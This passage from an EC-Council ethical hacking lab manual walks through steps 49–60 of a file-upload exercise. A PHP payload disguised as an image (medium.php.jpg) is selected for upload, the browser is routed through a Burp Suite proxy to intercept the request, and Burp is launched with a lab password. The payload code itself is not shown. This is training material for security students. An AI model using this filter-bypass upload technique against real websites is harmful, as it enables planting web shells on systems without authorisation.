


Figure 2.7.23: Select the payload file

49. Observe that the selected file (**medium.php.jpg**) appears to the right of the **Browse...** button.

50. Now, before uploading the file, set up a **Burp Suite** proxy. Start by configuring the proxy settings of the browser.

51. Click the **Open Menu** icon (☰) in the right corner of the menu bar and select **Preferences** from the list.




Figure 2.7.24: Configure browser preferences

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

52. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
53. The **Search Results** appear; click the **Settings** button under the **Network Settings** option.




Figure 2.7.25: Search proxy settings

54. A **Connection Settings** window appears; select the **Manual proxy configuration** radio button and ensure that the **HTTP Proxy** is set to **127.0.0.1** and **Port** as **8080**. Ensure that the **Use this proxy server for all protocols** checkbox is selected and click **OK**.




Figure 2.7.26: Configure browser proxy

55. Now, minimize the browser window, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

56. A security pop-up appears, type **toor** as a password and click **OK**.
57. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification appears saying that **An update is available**, click **Close**.
58. The **Burp Suite** main window appears. Ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.




Figure 2.7.27: Create burp suite project

59. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.

Note: If a **Burp Suite is out of date** pop-up appears, click **OK**. Otherwise, update and upgrade the system by issuing the command **apt-get update && upgrade**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.28: Burp suite configuration

60. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.

